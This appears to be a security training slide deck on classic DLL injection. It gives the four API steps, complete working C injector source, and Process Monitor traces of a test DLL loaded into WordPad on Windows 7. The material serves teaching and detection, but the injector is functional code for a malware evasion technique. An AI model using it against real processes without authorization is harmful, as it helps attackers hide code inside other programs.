DLL Injection

Information Security Inc.

Contents


- What is process injection?
- Classic DLL injection
- Testing environment
- Demo
- References

What is process injection?

◎ Process injection is a widespread defense evasion technique employed often within malware and fileless adversary tradecraft, and entails running custom code within the address space of another process

Classic DLL Injection

◎ The malware writes the path to its malicious dynamic-link library (DLL) in the virtual address space of another process, and ensures the remote process loads it by creating a remote thread in the target process



Testing environment

◎ Windows 7 Ultimate SP1 32bit

◎ Injected DLL (InjectedDLL.dll); Injecting program source (Injector.c)

◎ Target process (Wordpad)

Demo


- Injecting a test DLL in Wordpad

▲ Step 1 (Attach)

Obtain a handle to the target process. Two ways to do it (CreateProcess or OpenProcess functions)

This demo uses OpenProcess (https://msdn.microsoft.com/en-us/library/ms684320(VS.85).aspx)

The return value of OpenProcess is a handle to the process on success and NULL on failure



```
if((hProcess = OpenProcess(PROCESS_CREATE_THREAD|PROCESS_QUERY_INFORMATION|PROCESS_VM_OPERATION
        |PROCESS_VM_WRITE|PROCESS_VM_READ, FALSE, dwProcessId)))
```

Demo


- Injecting a test DLL in Wordpad

  - Step 2 (Allocate memory)

Allocating memory inside the target process (VirtualAllocEx)

Using VirtualAllocEx function (https://msdn.microsoft.com/en-us/library/aa366890(VS.85).aspx)

The return value is a pointer (inside the target process) to the allocated memory on success, and NULL on failure



```
if((lpBaseAddr = VirtualAllocEx(hProcess, NULL, dwMemSize, MEM_COMMIT, PAGE_READWRITE)))
```

Demo


- Injecting a test DLL in Wordpad

- Step 3 (Copy DLL)

Writing the path of the injected DLL into the allocated memory

Using WriteProcessMemory function (https://msdn.microsoft.com/en-us/library/ms681674(VS.85).aspx)

The return value is a boolean value which is true when the function succeeds, and false when it fails



```
if(WriteProcessMemory(hProcess, lpBaseAddr, lpszDLLPath, dwMemSize, NULL))
```

Demo


◎ Injecting a test DLL in Wordpad

▲ Step 4 (Execute)

Call LoadLibraryA inside the target process

Using CreateRemoteThread function (https://msdn.microsoft.com/en-us/library/ms682437(VS.85).aspx)


The return value handle to the new thread on success, and NULL on failure



```
if((hThread = CreateRemoteThread(hProcess, NULL, 0, lpFuncAddr, lpBaseAddr, 0, NULL)))
```

Demo

- ◎ Injecting a test DLL in Wordpad
  - ▲ The Code




```c
#include <windows.h>

#define PROCESSID 3280

BOOL InjectDLL(DWORD dwProcessId, LPCSTR lpszDLLPath)
{
        HANDLE  hProcess, hThread;
        LPVOID  lpBaseAddr, lpFuncAddr;
        DWORD   dwMemSize, dwExitCode;
        BOOL    bSuccess = FALSE;
        HMODULE hUserDLL;

        if((hProcess = OpenProcess(PROCESS_CREATE_THREAD|PROCESS_QUERY_INFORMATION|PROCESS_VM_OPERATION
                |PROCESS_VM_WRITE|PROCESS_VM_READ, FALSE, dwProcessId)))
        {
                dwMemSize = lstrlen(lpszDLLPath) + 1;
                if((lpBaseAddr = VirtualAllocEx(hProcess, NULL, dwMemSize, MEM_COMMIT, PAGE_READWRITE)))
                {
                        if(WriteProcessMemory(hProcess, lpBaseAddr, lpszDLLPath, dwMemSize, NULL))
                        {
                                if((hUserDLL = LoadLibrary(TEXT("kernel32.dll"))))
                                {
                                        if((lpFuncAddr = GetProcAddress(hUserDLL, TEXT("LoadLibraryA"))))
                                        {
                                                if((hThread = CreateRemoteThread(hProcess, NULL, 0, lpFuncAddr, lpBaseAddr, 0, NULL)))
                                                {
                                                        WaitForSingleObject(hThread, INFINITE);
                                                        if(GetExitCodeThread(hThread, &dwExitCode)) {
                                                                bSuccess = (dwExitCode != 0) ? TRUE : FALSE;
                                                        }
                                                        CloseHandle(hThread);
                                                }
                                        }
                                        FreeLibrary(hUserDLL);
                                }
                        }
                        VirtualFreeEx(hProcess, lpBaseAddr, 0, MEM_RELEASE);
                }
                CloseHandle(hProcess);
        }

        return bSuccess;
}

int WINAPI WinMain(HINSTANCE hThisInstance, HINSTANCE hPrevInstance, LPSTR lpszCmdLine, int nCmdShow)
{
        if(InjectDLL(PROCESSID, "C:\\Users\\RTAM\\Downloads\\DLLInject\\InjectedDLL.dll")) {
                MessageBox(NULL, TEXT("DLL Injected!"), TEXT("DLL Injector"), MB_OK);
        }else {
                MessageBox(NULL, TEXT("Couldn't inject DLL"), TEXT("DLL Injector"), MB_OK | MB_ICONERROR);
        }

        return 0;
}
```

```
wordpad.exe                    3280 Console

C:\>
C:\>
C:\>
C:\>
C:\>tasklist | findstr "wordpad"
wordpad.exe                    3280 Console

C:\>
```

Demo

◎ Injecting a test DLL in Wordpad

▲ Demo: InjectDLL.exe inject a custom DLL into wordpad.exe



Time ...	Process Name	PID	Operation	Path	Result	Detail
9:43:5...	InjectDLL.exe	2528	Process Start		SUCCESS	Parent PID: 1460, Comma
9:43:5...	InjectDLL.exe	2528	Thread Create		SUCCESS	Thread ID: 2840
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Users\RTAM\Downloads\DLLInject...	SUCCESS	Image Base: 0x400000, In
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x77d30000
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x76170000
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x76120000
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\msvcrt.dll	SUCCESS	Image Base: 0x772f0000,
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\user32.dll	SUCCESS	Image Base: 0x77570000
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\gdi32.dll	SUCCESS	Image Base: 0x774a0000
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\lpk.dll	SUCCESS	Image Base: 0x77f40000,
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\usp10.dll	SUCCESS	Image Base: 0x762f0000,
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\imm32.dll	SUCCESS	Image Base: 0x77480000
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\msctf.dll	SUCCESS	Image Base: 0x77b00000
9:43:5...	wordpad.exe	3280	Thread Create		SUCCESS	Thread ID: 3656
9:43:5...	wordpad.exe	3280	Load Image	C:\Users\RTAM\Downloads\DLLInject...	SUCCESS	Image Base: 0x6bec0000
9:43:5...	wordpad.exe	3280	Thread Create		SUCCESS	Thread ID: 3664
9:43:5...	wordpad.exe	3280	Thread Exit		SUCCESS	Thread ID: 3656, User Tin
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\advapi32.dll	SUCCESS	Image Base: 0x76250000
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\sechost.dll	SUCCESS	Image Base: 0x77550000
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\rpcrt4.dll	SUCCESS	I
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\uxtheme.dll	SUCCESS	I
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\dwmapi.dll	SUCCESS	I
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\ole32.dll	SUCCESS	I
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\cryptbase.dll	SUCCESS	I
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\clbcatq.dll	SUCCESS	I
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\oleaut32.dll	SUCCESS	I
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\IME\IMEJP10\I...	SUCCESS	I
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\shell32.dll	SUCCESS	I
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\shlwapi.dll	SUCCESS	I
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\winsxs\x86_microsoft.wind...	SUCCESS	Image Base: 0x6fb30000,
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\oleacc.dll	SUCCESS	Image Base: 0x6fb10000,
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\IMJP10K.DLL	SUCCESS	Image Base: 0x74ee0000
9:43:5...	InjectDLL.exe	2528	Thread Create		SUCCESS	Thread ID: 924
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\IME\shared\IM...	SUCCESS	Image Base: 0x74e80000
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\IME\shared\im...	SUCCESS	Image Base: 0x74e60000
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\IME\IMEJP10\I...	SUCCESS	Image Base: 0x74570000
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\version.dll	SUCCESS	Image Base: 0x75230000
9:43:5...	InjectDLL.exe	2528	Load Image	C:\Windows\System32\IME\shared\IM...	SUCCESS	Image Base: 0x74540000

Injected DLL

Injected

OK

Administrator: cmd - InjectDLL.exe

```
C:\Users\RTAM\Downloads\DLLInject>
C:\Users\RTAM\Downloads\DLLInject>
C:\Users\RTAM\Downloads\DLLInject>InjectDLL.exe
```

DLL Injector


DLL Injected!

OK

Demo

◎ Injecting a test DLL in Wordpad

▲ Demo: dll injected into wordpad.exe (CreateRemoteThread, LoadLibrary functions)



```
wordpad.exe   3280  Thread Create                                                        SUCCESS   Thread ID: 3656
wordpad.exe   3280  CreateFile     C:\Users\RTAM\Downloads\DLLInject\InjectedDLL.dll     SUCCESS   Desired Access:
```

```
Thread:      3656
Class:       File System
Operation:   CreateFile
Result:      SUCCESS
Path:        C:\Users\RTAM\Downloads\DLLInject\InjectedDLL.dll
Duration:    0.0000111

Desired Access:          Read Attributes
Disposition:             Open
Options:                 Open Reparse Point
Attributes:              n/a
ShareMode:               Read, Write, Delete
AllocationSize:          n/a
OpenResult:              Opened
```

```
U 17  KERNELBASE.dll  LoadLibraryExA + 0x26        0x76128d8c  C:\Windows\system32\KERNELBASE.dll
U 18  kernel32.dll    LoadLibraryA + 0x32          0x761c398e  C:\Windows\system32\kernel32.dll
U 19  kernel32.dll    BaseThreadInitThunk + 0x12   0x761c3c45  C:\Windows\system32\kernel32.dll
```

```
Thread:      3656
Class:       Process
Operation:   Load Image
Result:      SUCCESS
Path:        C:\Users\RTAM\Downloads\DLLInject\InjectedDLL.dll
Duration:    0.0000000
```

```
U 4   ntdll.dll        ZwCreateThreadEx + 0xc            0x77d75734  C:\Windows\SYSTEM32\ntdll.dll
U 5   KERNELBASE.dll   CreateRemoteThreadEx + 0x12e      0x7612bf62  C:\Windows\system32\KERNELBASE.dll
U 6   kernel32.dll     CreateRemoteThread + 0x21         0x761ff35c  C:\Windows\system32\kernel32.dll
```

References

- Wikipedia

https://en.wikipedia.org/wiki/DLL_injection

- MSDN Library

https://msdn.microsoft.com/en-us/library/ms123401.aspx